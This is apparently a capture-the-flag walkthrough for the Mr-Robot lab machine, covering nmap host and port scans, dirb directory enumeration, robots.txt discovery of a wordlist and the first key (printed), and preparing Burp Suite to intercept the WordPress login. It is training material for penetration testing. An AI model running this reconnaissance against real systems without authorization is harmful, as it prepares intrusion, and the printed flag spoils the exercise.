
Mr-robots

1)Network Scanning: -

- nmap -sn <ipaddress>
- **Ex**: - nmap -sn 10.0.2.1/24




```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 10.0.2.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-14 01:37 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00048s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00036s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00029s latency).
MAC Address: 08:00:27:96:09:48 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up (0.0029s latency).
MAC Address: 08:00:27:23:D3:C6 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 6.42 seconds

┌──(root㉿kali)-[/home/kali]
└─# 
```

Fig. Scanning of connected machines on the network

2)Port scanning of victim machine: -

- nmap <ipaddress>
- Ex: - nmap 10.0.2.7




1 2 3 4
23:50
root@kali: /home/kali
File Actions Edit View Help
"the quieter you become, the more you are able to hear"

```
Host is up (0.0018s latency).
MAC Address: 08:00:27:23:D3:C6 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.24 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC 10.0.2.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-12 23:40 EDT


┌──(root㉿kali)-[/home/kali]
└─# nmap 10.0.2.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-12 23:41 EDT
Nmap scan report for 10.0.2.7
Host is up (0.0014s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
443/tcp open   https
MAC Address: 08:00:27:23:D3:C6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.05 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC 10.0.2.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-12 23:48 EDT
Nmap scan report for 10.0.2.7
Host is up (0.0020s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:23:D3:C6 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.31 seconds

┌──(root㉿kali)-[/home/kali]
└─# ▯
```

Fig. Scanning of victim machine ports

3)Scanning of victim request: -

- dirb <request>
- Ex: - dirb http://10.0.2.7/




```
┌──(kali㉿kali)-[~/Desktop/mr_robot]
└─$ dirb http://10.0.2.7/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Sep 13 00:06:48 2023
URL_BASE: http://10.0.2.7/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.7/ ----
==> DIRECTORY: http://10.0.2.7/0/
==> DIRECTORY: http://10.0.2.7/admin/
+ http://10.0.2.7/atom (CODE:301|SIZE:0)
==> DIRECTORY: http://10.0.2.7/audio/
==> DIRECTORY: http://10.0.2.7/blog/
==> DIRECTORY: http://10.0.2.7/css/
+ http://10.0.2.7/dashboard (CODE:302|SIZE:0)
+ http://10.0.2.7/favicon.ico (CODE:200|SIZE:0)
==> DIRECTORY: http://10.0.2.7/feed/
==> DIRECTORY: http://10.0.2.7/image/
==> DIRECTORY: http://10.0.2.7/Image/
==> DIRECTORY: http://10.0.2.7/images/
+ http://10.0.2.7/index.html (CODE:200|SIZE:1077)
+ http://10.0.2.7/index.php (CODE:301|SIZE:0)
+ http://10.0.2.7/intro (CODE:200|SIZE:516314)
==> DIRECTORY: http://10.0.2.7/js/
+ http://10.0.2.7/license (CODE:200|SIZE:19930)
+ http://10.0.2.7/login (CODE:302|SIZE:0)
+ http://10.0.2.7/page1 (CODE:301|SIZE:0)
+ http://10.0.2.7/phpmyadmin (CODE:403|SIZE:94)
+ http://10.0.2.7/rdf (CODE:301|SIZE:0)
+ http://10.0.2.7/readme (CODE:200|SIZE:7334)
+ http://10.0.2.7/robots (CODE:200|SIZE:41)
+ http://10.0.2.7/robots.txt (CODE:200|SIZE:41)
+ http://10.0.2.7/rss (CODE:301|SIZE:0)
+ http://10.0.2.7/rss2 (CODE:301|SIZE:0)
+ http://10.0.2.7/sitemap (CODE:200|SIZE:0)
+ http://10.0.2.7/sitemap.xml (CODE:200|SIZE:0)
==> DIRECTORY: http://10.0.2.7/video/
==> DIRECTORY: http://10.0.2.7/wp-admin/
+ http://10.0.2.7/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://10.0.2.7/wp-content/
```

Fig. Scanning of Victim local request

4) Viewing of victim IP database in browser: -

- Open Browser, in search panel type the victim IP address.
- There we can see the HTTP and HTTPS requests of Victim machine's open ports.




```
01:38 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

01:38 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be
able to explain it yet, but there's a part of you that's exhausted with this world... a
world that decides where you work, who you see, and how you empty and fill your
depressing bank account. Even the Internet connection you're using to read this is
costing you, slowly chipping away at your existence. There are things you want to say.
Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

Fig. HTTP request of victim machine

5) Viewing of robots.txt file of victim machine: -

- **robots.txt** is text file where it contains the page names for that normal user is not allowed to access it.
- fsocity.dic is text file which will provide the word-list text file.
- Key-1-of-3.txt is file where it contains a secret key of machine.




```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Fig. Viewing of robots.txt file content

6) Entering into the normal user restricted file: -

- To enter into the restricted file, search the file location into the browser search box.



```
073403c8a58a1f80d943455fb30724b9
```

Fig. Viewing content of key-1-of-3.txt file

7) Viewing manually the requests of victim machine containing: -

- Visiting of victim request http://10.0.2.7/login.php where we found the log-in page of WordPress application.





Fig. Victim's WordPress login page

8) Creating a dummy request of catch the login request of victim in Burp suit:

- Turn ON Burp suit and goto the target panel.
- If the Burp suit is correctly configured with browser, then we will get the dummy request in target panel.



user's Blog! › Log In
Kali Linux
Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Site map Issue definitions Scope settings
Logging of out-of-scope Proxy traffic is disabled
Re-enable
http://10.0.2.7
Contents
Issues
Request Response
Pretty Raw Hex
INSPECTOR
Advisory
Request
Response
Issue:
Severity:
Host:
Path:
Search...
0 matches

Filter: Hiding out of scope, unrequested and not found items; hiding CSS, image and general binary content; hiding empty folders; hiding specific extensions

